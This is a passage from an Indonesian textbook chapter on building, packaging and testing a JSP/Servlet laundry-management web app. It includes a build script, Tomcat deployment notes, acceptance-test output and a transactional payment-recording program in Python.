
```
<?xml version="1.0" encoding="UTF-8"?>
<!-- EL functions of Profitina Laundry: how money, dates and quantities are shown.
     Use in a JSP:  <%@ taglib prefix="f" uri="/WEB-INF/laundry.tld" %>
                    ${f:money(bill.payment)}
     The Java code is laundry.logic.Fmt. -->
<taglib xmlns="https://jakarta.ee/xml/ns/jakartaee"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
            https://jakarta.ee/xml/ns/jakartaee/web-jsptaglibrary_3_0.xsd"
        version="3.0">
  <tlib-version>1.0</tlib-version>
  <short-name>f</short-name>
  <uri>/WEB-INF/laundry.tld</uri>
  <function>
    <name>money</name>
    <function-class>laundry.logic.Fmt</function-class>
    <function-signature>
      java.lang.String money(java.lang.Object)
    </function-signature>
  </function>
```

Menu di *header* halaman memperlihatkan bagaimana halaman yang sama menyesuaikan diri dengan peran (**Kode 11.30**).


Kode 11.30 `WEB-INF/jspf/header.jspf`, menunya: `${can.reports}` hanya bernilai benar bagi supervisor dan pemilik. Menyembunyikan butir menu adalah kenyamanan; servlet memeriksa peran sekali lagi.

```
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    <%-- The menu fits the role: hidden items are NOT a security control, the server
         checks every request again (S-7). --%>
    <a href="${ctx}/">Dashboard</a>
    <a href="${ctx}/queue">Queue</a>
    <c:if test="${can.bills_list}"><a href="${ctx}/bills">Bills</a></c:if>
    <c:if test="${can.customers}"><a href="${ctx}/customers">Customers</a></c:if>
    <c:if test="${can.customers}"><a href="${ctx}/services">Services</a></c:if>
    <c:if test="${can.reports}"><a href="${ctx}/reports">Reports</a></c:if>
    <c:if test="${can.employees_manage}"><a
      href="${ctx}/employees">Employees</a></c:if>
  </nav>
```


Tangkapan layar **Gambar 11.5** dan **Gambar 11.7** diambil dari jalur servlet yang berjalan di MiniContainer pada salinan basis data yang baru.



Gambar 11.5 Nota B2938 di jalur servlet: cuci, kering, dan lipat 5 kg milik Syaiful Wijaya di Wiyung, selesai pukul 18.00 tanggal 30 September, masih harus dibayar Rp 40.000.



Gambar 11.6 Pemeriksaan bawaan peramban: *field* nominal memiliki `max="40000"`, sehingga Chromium menolak 50.000 sebelum apa pun dikirim. Ini kenyamanan bagi kasir, bukan perlindungan.



Gambar 11.7 Formulir yang sama setelah pemeriksaan peramban dimatikan, seperti yang dapat dilakukan skrip atau pengguna `curl` mana pun: server menjawab 422 dengan dua pesan, satu untuk nominal dan satu untuk referensi QRIS yang tidak diisi, dan tidak ada yang disimpan.

Gambar 11.6 dan **Gambar 11.7** adalah percobaan yang sama dilihat dari dua sisi. Skrip tangkapan layar mula-mula mengirim formulir secara biasa dan menangkap pesan peramban; lalu ia mengatur `noValidate = true` pada formulir, satu baris yang dibutuhkan penyerang, dan mengirim lagi. Hanya aturan server yang tersisa, dan aturan itu bertahan. Aturan yang hanya ada di peramban bukanlah aturan.

11.16 Mengemas WAR untuk Tomcat 10.1 dan 11

11.16.1 Proses build

WAR (*web application archive*) adalah berkas zip dengan susunan tetap: halaman dan berkas statis di tingkat atas, dan di bawah `WEB-INF` terdapat *descriptor*, kelas-kelas hasil kompilasi, dan jar yang diperlukan aplikasi. Jalur servlet membangunnya dengan skrip *shell* empat langkah tanpa alat *build* (**Kode 11.31**).

Kode 11.31 `jsp-servlet/build.sh`: menyalin folder web, mengompilasi aplikasi terhadap API Servlet, menambahkan *driver* JDBC (dan jar JSTL jika ada), mengompilasi MiniContainer, lalu mengemas WAR.

```
#!/usr/bin/env bash
# Builds the Profitina Laundry JSP/Servlet track (Linux / macOS). Needs only a
# JDK 17+.
#   build/webapp/         the unpacked web application (what Tomcat unpacks
#                         from the WAR)
#   build/minicontainer/  the small container that runs it without Tomcat
#                         (./run.sh)
#   dist/laundry.war      the WAR for Tomcat 10.1 / 11
set -euo pipefail
cd "$(dirname "$0")"

echo "1/4 Copying the web folder (JSP pages, web.xml, static files," \
     "sample database) ..."
rm -rf build dist
mkdir -p build/webapp/WEB-INF/classes build/webapp/WEB-INF/lib \
         build/minicontainer dist
cp -R web/. build/webapp/

echo "2/4 Compiling the application (src/) against the Servlet 6.0 API ..."
javac -encoding UTF-8 --release 17 -d build/webapp/WEB-INF/classes \
      -cp "lib/jakarta.servlet-api-6.0.0.jar" $(find src -name "*.java")

echo "3/4 Adding the JDBC driver (and the jars in lib-extra/, e.g. JSTL for" \
     "Tomcat) ..."
cp lib/sqlite-jdbc-*.jar build/webapp/WEB-INF/lib/
if ls lib-extra/*.jar >/dev/null 2>&1; then
  cp lib-extra/*.jar build/webapp/WEB-INF/lib/
else
  echo "    note: lib-extra/ has no jars. Fine for ./run.sh; Tomcat needs the" \
       "two JSTL jars (lib-extra/README.md)."
fi

echo "4/4 Compiling MiniContainer and packing dist/laundry.war ..."
javac -encoding UTF-8 --release 17 -d build/minicontainer \
      -cp "lib/jakarta.servlet-api-6.0.0.jar" \
      $(find minicontainer/src -name "*.java")
jar --create --file dist/laundry.war -C build/webapp .
echo "Done: dist/laundry.war ($(du -h dist/laundry.war | cut -f1))"
```

`--release 17` membuat `javac` menghasilkan berkas kelas yang dapat dijalankan Java 17, JDK mana pun yang mengompilasinya. Jar API Servlet hanya ada di *class path* untuk kompilasi: kontainer menyediakan kelas-kelas itu saat program berjalan, dan memasukkan jar itu juga ke `WEB-INF/lib` akan menimbulkan konflik pemuatan kelas di Tomcat. *Build* untuk bab ini mencetak:

```
1/4 Copying the web folder (JSP pages, web.xml, static files, sample database) ...
2/4 Compiling the application (src/) against the Servlet 6.0 API ...
3/4 Adding the JDBC driver (and the jars in lib-extra/, e.g. JSTL for Tomcat) ...
    note: lib-extra/ has no jars. Fine for ./run.sh; Tomcat needs the two
    JSTL jars (lib-extra/README.md).
4/4 Compiling MiniContainer and packing dist/laundry.war ...
Done: dist/laundry.war (13M)
```

(catatannya dipenggal di sini agar muat di halaman) dan WAR yang dihasilkannya berisi 67 berkas: 34 kelas hasil kompilasi, 23 halaman dan fragmen JSP, `web.xml`, *tag library descriptor*, *driver* SQLite, basis data contoh, CSS, JavaScript dan logo, serta dua berkas di `META-INF`:

```
laundry.war
  META-INF/MANIFEST.MF, META-INF/context.xml
  WEB-INF/web.xml, WEB-INF/laundry.tld
  WEB-INF/classes/laundry/{core,logic,web}/*.class       34 classes
  WEB-INF/views/**/*.jsp, WEB-INF/jspf/*.jspf            23 pages and fragments
  WEB-INF/lib/sqlite-jdbc-3.53.2.0.jar                   (+ JSTL jars for Tomcat)
  WEB-INF/data/laundry.db                                the sample year
  static/css/app.css, static/css/receipt.css, static/js/app.js,
  static/img/profitina-logo-horizontal.png
```

11.16.2 Men-deploy di Tomcat Anda sendiri

Langkah-langkah berikut adalah langkah-langkah README jalur itu; seperti dikatakan Subbab 11.2.2, langkah-langkah ini tidak dapat dijalankan di lingkungan tempat buku ini disiapkan, jadi bacalah sebagai petunjuk, bukan laporan.

1. **Tambahkan JSTL.** Tomcat mengimplementasikan JSP dan EL tetapi tidak menyertakan pustaka *tag* JSTL. Unduh dua jar yang disebut di `lib-extra/README.md` (API Jakarta Tags 3.0 dan implementasi GlassFish-nya) ke `lib-extra/` lalu jalankan `./build.sh` lagi; skrip itu menyalinnya ke `WEB-INF/lib`. Tanpa keduanya, setiap halaman gagal dengan pesan *"The absolute uri: [jakarta.tags.core] cannot be resolved"*.
2. **Deploy.** Salin `dist/laundry.war` ke folder `webapps/` milik Tomcat, atau beri nama `ROOT.war` agar binatu tersaji langsung di `http://localhost:8080/`. Tomcat membongkarnya dalam beberapa detik.
3. **Konfigurasi.** Pengaturan adalah variabel lingkungan proses Tomcat, yang diatur di `bin/setenv.sh` (Linux, macOS) atau `bin\setenv.bat` (Windows), misalnya `LAUNDRY_DB_URL=jdbc:sqlite:/home/you/profitina-laundry/laundry.db`. Kata sandi tidak pernah dimasukkan ke dalam WAR.
4. **Buka** `http://localhost:8080/laundry/`. Setiap tautan di halaman diawali `${ctx}`, jalur konteks, sehingga WAR yang sama berfungsi sebagai `laundry.war` di bawah `/laundry` maupun sebagai `ROOT.war` di bawah `/`.

Berkas `META-INF/context.xml` (**Kode 11.32**) hanya dibaca Tomcat. Ia memberi tahu pemroses *cookie* Tomcat untuk menambahkan `SameSite=Lax` pada *cookie* sesi, selaras dengan `<cookie-config>` di `web.xml` [17].

Kode 11.32 `META-INF/context.xml`: pengaturan khusus Tomcat yang ikut di dalam WAR.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Tomcat-specific settings of this web application (Tomcat reads this file
     from the WAR). SameSite=Lax is also set in web.xml (Servlet 6); this line
     makes Tomcat 10.1/11 agree. -->
<Context>
  <CookieProcessor sameSiteCookies="lax"/>
</Context>
```

Bab 14 menempatkan WAR ini di belakang nginx untuk HTTPS, dengan kata sandi basis data di lingkungan layanan Tomcat dan aplikasi contoh bawaan Tomcat dihapus.

11.17 MiniContainer: Bagaimana Servlet Dijalankan di Sini

MiniContainer adalah adaptor pembelajaran: 11 berkas dan sekitar 3.000 baris di `minicontainer/src` yang mengerjakan, untuk satu aplikasi ini, apa yang dikerjakan Tomcat. Komentar kelasnya (**Kode 11.33**) menyatakan batas-batasnya, dan metode `main`-nya memperlihatkan bahwa ia dibangun di atas server HTTP JDK yang sama dengan jalur pertama.

Kode 11.33 `minicontainer/Main.java`: satu aplikasi web dari folder WAR yang sudah dibongkar, dilayani `HttpServer` milik JDK; servlet, *filter*, *listener*, halaman, dan `web.xml`-nya persis milik WAR.

```
/**
 * MiniContainer - runs a Jakarta Servlet 6 / JSP web application (an unpacked WAR
 * folder) on the JDK's built-in HTTP server, for classrooms and build machines
 * without Tomcat.
 *
 *   java -cp "build/minicontainer:lib/jakarta.servlet-api-6.0.0.jar"
 * minicontainer.Main \
 *        --webapp build/webapp --port 8080 [--context /laundry] [--host 127.0.0.1]
 *
 * It is a TEACHING ADAPTER, not a replacement for Tomcat: one application, HTTP
 * only, sessions in memory, and JSP pages interpreted by JspEngine (EL + JSTL
 * core/functions, no scriptlets). The servlets, filters, listener, JSP pages and
 * web.xml it runs are exactly the ones in the WAR.
 */
public final class Main {
    private Main() {}

    public static void main(String[] args) throws Exception {
        String webapp = "build/webapp";
        String context = "";
        String host = "127.0.0.1";
        int port = 8080;
        for (int i = 0; i + 1 < args.length; i += 2) {
            switch (args[i]) {
                case "--webapp" -> webapp = args[i + 1];
                case "--port" -> port = Integer.parseInt(args[i + 1]);
                case "--context" ->
                        context = args[i + 1].equals("/") ? "" : args[i + 1];
                case "--host" -> host = args[i + 1];
                default -> throw new IllegalArgumentException(
                        "Unknown option " + args[i]);
            }
        }
        Path root = Paths.get(webapp);
        if (!Files.isRegularFile(root.resolve("WEB-INF/web.xml"))) {
            System.err.println("No WEB-INF/web.xml in " + root.toAbsolutePath()
                    + " - run the build script first.");
            System.exit(2);
        }
        WebApp app = new WebApp(root, context);
        app.start();
        HttpServer server =
                HttpServer.create(new InetSocketAddress(host, port), 50);
        ExecutorService pool = Executors.newFixedThreadPool(16);
        server.setExecutor(pool);
        server.createContext("/", exchange -> {
```

Kode 11.33 (Lanjutan) *minicontainer/Main.java: satu aplikasi web dari folder WAR yang sudah dibongkar, dilayani HttpServer milik JDK; servlet, filter, listener, halaman, dan web.xml-nya persis milik WAR.*

```
            try {
                app.handle(exchange);
            } catch (Throwable t) {
                WebApp.log("Could not answer " + exchange.getRequestURI(), t);
                exchange.close();
            }
        });
        server.start();
        Runtime.getRuntime().addShutdownHook(new Thread(() -> {
            server.stop(0);
            pool.shutdownNow();
        }));
        System.out.println(
                "MiniContainer is running " + root.toAbsolutePath().normalize());
        System.out.println("  Open http://"
                + (host.equals("0.0.0.0") ? "localhost" : host) + ":" + port
                + (context.isEmpty() ? "" : context) + "/   (stop with Ctrl+C)");
    }
}
```

Untuk setiap permintaan, `WebApp.handle()` mengerjakan apa yang harus dikerjakan kontainer servlet: menemukan servlet berdasarkan pola URL di `web.xml` (persis, awalan terpanjang, ekstensi, bawaan), membangun objek `HttpServletRequest` dan `HttpServletResponse` yang mengimplementasikan antarmuka `jakarta.servlet` yang sesungguhnya, menjalankan *filter* dalam urutan `web.xml`, memanggil metode `service()` milik servlet, lalu menulis jawabannya. Penerusan ke halaman JSP ditangani `JspEngine`, yang berbeda dari Jasper milik Tomcat dalam satu hal penting: ia *menafsirkan* halaman alih-alih mengompilasinya menjadi kelas servlet. Ia memahami direktif, EL, *tag* inti dan fungsi JSTL, serta fungsi-fungsi dari TLD, persis apa yang dipakai halaman Profitina, dan menolak *scriptlet* (`<% ... %>`) dengan galat yang jelas.

Artinya bagi Anda dinyatakan terus terang di `VERIFIED.md` jalur itu. Segala sesuatu yang diamati pengujian dihasilkan oleh servlet dan berkas JSP milik aplikasi itu sendiri. Masalah yang hanya akan ditemukan Jasper, misalnya konstruksi yang terlalu longgar diterima interpreter, tidak akan tertangkap, dan perilaku khusus Tomcat seperti `context.xml` tidak ikut diuji. Ketika Anda men-*deploy* ke Tomcat, Andalah orang pertama yang menjalankan kombinasi itu, dan rangkaian uji penerimaan di subbab berikut adalah alat untuk memastikannya: ia dapat diarahkan ke Tomcat semudah ke MiniContainer.

11.18 Rangkaian Uji Penerimaan Bersama, Dijalankan Sungguhan

11.18.1 Satu rangkaian untuk setiap jalur

192 pengujian jalur Flask menyandikan rencana uji dengan nilai harapan yang nyata. `App/acceptance/` menjalankan **berkas-berkas uji yang sama, tanpa diubah**, terhadap server yang sedang berjalan dari jalur lain: `run_acceptance.py` menyalinnya ke folder kerja, mengganti klien uji internal Flask dengan klien HTTP kecil, dan menjalankan server baru untuk setiap pengujian pada salinan baru `laundry.db` dengan jam dibekukan pukul 21:00:00. Dua uji Flask melihat ke dalam proses Flask dan diganti dengan versi *black-box*: telaah kode sumber untuk kolom kata sandi lama, dan uji *rollback*, yang menjalankan ulang server dengan kait uji `LAUNDRY_FAULT=after_bill_insert` sehingga server gagal setelah menyisipkan nota dan tidak boleh meninggalkan apa pun.

Untuk jalur servlet, perintahnya adalah

```
python3 ../acceptance/run_acceptance.py jsp
```

dan hasil lengkap eksekusi untuk bab ini, pada porta 6110, adalah:

```
...........s.............................................................. [ 47%]
.............................F........................................... [ 94%]
.........                                                                [100%]
================================== FAILURES ===================================
_____________________________ test_tc_9_6_csv _____________________________
    def test_tc_9_6_csv(client, api):
        web_login(client, "owner")
        response = client.get("/reports/monthly",
                              query_string=dict(PERIOD, format="csv"))
>       assert response.headers["Content-Type"] == "text/csv; charset=utf-8"
E       AssertionError: assert 'text/csv;charset=utf-8' == 'text/csv; charset=utf-8'
...
SKIPPED [1] conftest.py:272: HTTPS is not available in the black-box harness
1 failed, 151 passed, 1 skipped, 2 deselected in 468.34s (0:07:48)
```

(Satu pernyataan uji dipenggal agar muat di halaman, dan `...` menandai baris yang dihilangkan; keluaran lengkapnya ada di `runs/jsp_acceptance.txt`.) Eksekusi yang sama pada salinan 84 kolom di `Code_new/Chapter11/jsp-servlet` memberi hasil yang sama, 151 lulus, 1 gagal, 1 dilewati, dalam 7 menit 29 detik (`runs/jsp_acceptance_chapter_copy.txt`).

11.18.2 Satu-satunya kegagalan

Asersi yang gagal membandingkan *header* `Content-Type` unduhan CSV karakter demi karakter dengan ejaan yang dihasilkan Werkzeug milik Flask, `text/csv; charset=utf-8`. Servlet mengatur persis nilai itu; kontainer menuliskannya kembali sebagai `text/csv;charset=utf-8`, tanpa spasi, karena Tomcat menyimpan *character set* secara terpisah dan menggabungkan keduanya dengan `;charset=`, dan MiniContainer meniru perilaku itu. RFC 9110 mengizinkan spasi opsional di sekitar titik koma sebuah *media type* [6], sehingga kedua *header* itu bermakna sama, dan perangkat uji memuat uji kedua, `test_tc_9_6_csv_media_type_compared_by_meaning`, yang membandingkan *header* berdasarkan makna serta memeriksa nama berkas, baris judul, dan setiap angka dalam CSV. Uji itu **lulus**. Kegagalan tadi adalah uji yang lebih ketat daripada standar, bukan kesalahan aplikasi, dan dibiarkan terlihat di sini alih-alih disembunyikan, karena uji yang gagal adalah sebuah pertanyaan dan inilah jawabannya.

Semua yang lain lulus: login dan peran (TC-1.1 hingga TC-1.10), pelanggan (TC-2), daftar harga (TC-3), nota baru (TC-4, termasuk *rollback* dengan injeksi galat), alur kerja (TC-5, termasuk dua pencuci yang menekan *Finished* pada saat yang sama), pembayaran (TC-6), struk (TC-7), *dashboard* dan setiap angka laporan yang dibandingkan dengan `database/queries.sql` (TC-8, TC-9), cek status (TC-10), API dengan contoh JSON dari `docs/api.md` (TC-11), dan kasus nonfungsional dari injeksi SQL hingga halaman 500 yang ramah. Uji yang dilewati memerlukan HTTPS, yang tidak dipakai perangkat uji.

11.19 Satu Fitur Berdampingan: Mencatat Pembayaran dalam Java dan Python

Bab 9 membangun *pembuatan nota* dalam tiga bahasa dan Bab 10 *cek status*. Bab ini mengambil fitur Subbab 11.12, **mencatat pembayaran**, keluar dari kedua jalur dan menuliskannya dua kali lagi sebagai program kecil yang lengkap: satu dalam Python dengan `sqlite3` saja, satu dalam Java dengan JDBC saja. Masing-masing menerima berkas basis data, sebuah nota, metode, nominal, dan referensi opsional, menerapkan BR-6 di dalam satu transaksi, lalu mencetak status HTTP dan

badan JSON yang akan dijawab `POST /api/bills/{id}/payments`. Kodenya ada di `Code_new/Chapter11/payment/`.

11.19.1 Python

Kode 11.34 `payment/python/record_payment.py`: UC-09 dengan pustaka standar. `validate()` adalah BR-6, `record()` transaksinya, `main()` baris perintahnya.

```
"""UC-09 Record a payment (FR-6, BR-6) with nothing but Python's sqlite3.

    python record_payment.py <laundry.db> <bill> <method> <amount> [reference]

It applies the rules of Bills.addPayment() in the Java tracks and of
laundry/logic/bills.py in Flask, inside ONE transaction, and prints the same
JSON as POST /api/bills/{id}/payments (exit code 0), or the API's error
object (exit code 1). The clock is frozen at the end of the sample year.
"""
import json
import re
import sqlite3
import sys

NOW = "2026-09-30 21:00:00"                  # the demo clock of every track
METHODS = ("cash", "qris", "transfer", "credit")


class Problem(Exception):
    """An answer that is not 201: status, code, message, optional fields."""

    def __init__(self, status, code, message, fields=None):
        super().__init__(message)
        self.status, self.code, self.fields = status, code, fields


def money(amount):
    """40000 -> 'Rp 40.000' (the dot is the Indonesian thousands separator)."""
    return "Rp " + f"{amount:,}".replace(",", ".")


def whole_number(text):
    """'40000' -> 40000; '4.3', '', 'abc' -> None."""
    text = (text or "").strip()
    return int(text) if re.fullmatch(r"-?\d{1,12}", text) else None
```

Kode 11.34 (Lanjutan) *payment/python/record_payment.py: UC-09 dengan pustaka standar. validate() adalah BR-6, record() transaksinya, main() baris perintahnya.*

```
def validate(method, amount_text, reference, balance, deposit):
    """BR-6: returns (method, amount, reference) or raises Problem 422."""
    method = (method or "").strip().lower()
    reference = (reference or "").strip()
    amount = whole_number(amount_text)
    errors = {}
    if method not in METHODS:
        errors["method"] = ("Choose a payment method: cash, qris, transfer "
                            "or credit (deposit).")
    if amount is None or amount <= 0:
        errors["amount"] = ("Enter the amount as a whole number of rupiah "
                            "greater than 0.")
    elif amount > balance:
        errors["amount"] = f"The balance is only {money(balance)}."
    elif method == "credit" and amount > deposit:
        errors["amount"] = f"Deposit {money(deposit)} is not enough."
    if method in ("qris", "transfer") and not reference:
        errors["reference"] = ("Enter the payment reference (QRIS number or "
                               "bank + transfer number).")
    elif method == "cash" and reference:
        errors["reference"] = "A cash payment has no reference; leave it empty."
    elif len(reference) > 50:
        errors["reference"] = "The reference can have at most 50 characters."
    if errors:
        raise Problem(422, "validation_failed", "Some fields are not valid.",
                      errors)
    if method == "credit":
        reference = "DEPOSIT"                    # AC-6.3
    return method, amount, reference or None


BILL = """
SELECT b.id, b.status, b.finished, b.payment, b.Customer_id, c.credit,
       COALESCE((SELECT SUM(p.amount) FROM Payment p
                 WHERE p.Bill_id = b.id), 0) AS paid
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.id = ?"""


def bill_row(db, bill_id):
    row = db.execute(BILL, (bill_id,)).fetchone()
    if row is None:
        raise Problem(404, "not_found", f"There is no bill {bill_id}.")
    return row
```

Kode 11.34 (Lanjutan) *payment/python/record_payment.py: UC-09 dengan pustaka standar. validate() adalah BR-6, record() transaksinya, main() baris perintahnya.*

```
def record(db, bill_id, method, amount_text, reference):
    """The whole use case in one transaction; returns the API's 201 body."""
    bill_id = (bill_id or "").strip().upper()
    db.execute("BEGIN IMMEDIATE")                # take the write lock now
    try:
        bill = bill_row(db, bill_id)
        balance = int(bill["payment"]) - int(bill["paid"])
        if bill["status"] == "departed" and bill["finished"] is None:
            raise Problem(409, "conflict",
                          f"{bill_id} is cancelled; no payment can be recorded.")
        if balance <= 0:
            raise Problem(409, "conflict", f"{bill_id} is already paid in full.")
        method, amount, reference = validate(method, amount_text, reference,
                                             balance, int(bill["credit"]))
        if method == "credit":                   # the deposit goes down too
            changed = db.execute(
                "UPDATE Customer SET credit = credit - ? "
                "WHERE id = ? AND credit >= ?",
                (amount, bill["Customer_id"], amount)).rowcount
            if changed != 1:
                raise Problem(422, "validation_failed",
                              "Some fields are not valid.",
                              {"amount": "The deposit is not enough."})
        new_id = db.execute(
            "INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)"
            " VALUES (?, ?, ?, ?, ?)",
            (bill_id, NOW, method, amount, reference)).lastrowid
        after = bill_row(db, bill_id)
        db.execute("COMMIT")
    except BaseException:
        db.execute("ROLLBACK")
        raise
    paid = int(after["paid"])
    return {"id": new_id, "paid_at": NOW, "method": method, "amount": amount,
            "reference": reference,
            "bill": {"id": bill_id, "payment": int(after["payment"]),
                     "paid": paid, "balance": int(after["payment"]) - paid}}
```

Kode 11.34 (Lanjutan) *payment/python/record_payment.py: UC-09 dengan pustaka standar. validate() adalah BR-6, record() transaksinya, main() baris perintahnya.*

```
def main():
    if len(sys.argv) not in (5, 6):
        sys.exit("usage: python record_payment.py <laundry.db> <bill> <method> "
                 "<amount> [reference]")
    path, bill_id, method, amount = sys.argv[1:5]
    reference = sys.argv[5] if len(sys.argv) == 6 else ""
    # mode=rw: never create an empty database by accident; autocommit mode,
    # because record() starts and ends its own transaction.
    db = sqlite3.connect(f"file:{path}?mode=rw", uri=True,
                         isolation_level=None)
    db.row_factory = sqlite3.Row
    db.execute("PRAGMA foreign_keys = ON")
    try:
        answer, status = record(db, bill_id, method, amount, reference), 201
    except Problem as p:
        error = {"code": p.code, "message": str(p)}
        if p.fields:
            error["fields"] = p.fields
        answer, status = {"error": error}, p.status
    finally:
        db.close()
    print(status, json.dumps(answer, separators=(",", ":")))
    sys.exit(0 if status == 201 else 1)


if __name__ == "__main__":
    main()
```

`isolation_level=None` menempatkan modul `sqlite3` dalam mode *autocommit*, sehingga program sendiri yang memutuskan di mana transaksi dimulai (`BEGIN IMMEDIATE`, yang langsung mengambil kunci tulis) dan diakhiri (`COMMIT` atau, pada *exception* apa pun, `ROLLBACK`). Klausa `except BaseException` melakukan *rollback* bahkan untuk `Problem`, dan memang benar demikian: pembayaran yang ditolak dengan 422 tidak boleh meninggalkan jejak, dan deposit yang sudah didebit tepat sebelum penyisipan yang gagal harus dikembalikan. `json.dumps(..., separators=(",", ":"))` menulis JSON ringkas tanpa spasi, agar versi Java dapat menghasilkan bita yang sama.

11.19.2 Java

Kode 11.35 `payment/java/RecordPayment.java`: *use case* yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan `java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ...`.

```java
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.LinkedHashMap;
import java.util.Locale;
import java.util.Map;
import java.util.Properties;

/**
 * UC-09 Record a payment (FR-6, BR-6) with nothing but JDBC - the twin of
 * record_payment.py. Same rules, same single transaction, same JSON.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java \
 *        <laundry.db> <bill> <method> <amount> [reference]
 */
public class RecordPayment {

    static final String NOW = "2026-09-30 21:00:00";     // the demo clock

    /** An answer that is not 201. */
    static class Problem extends Exception {
        final int status;
        final String code;
        final Map<String, String> fields;

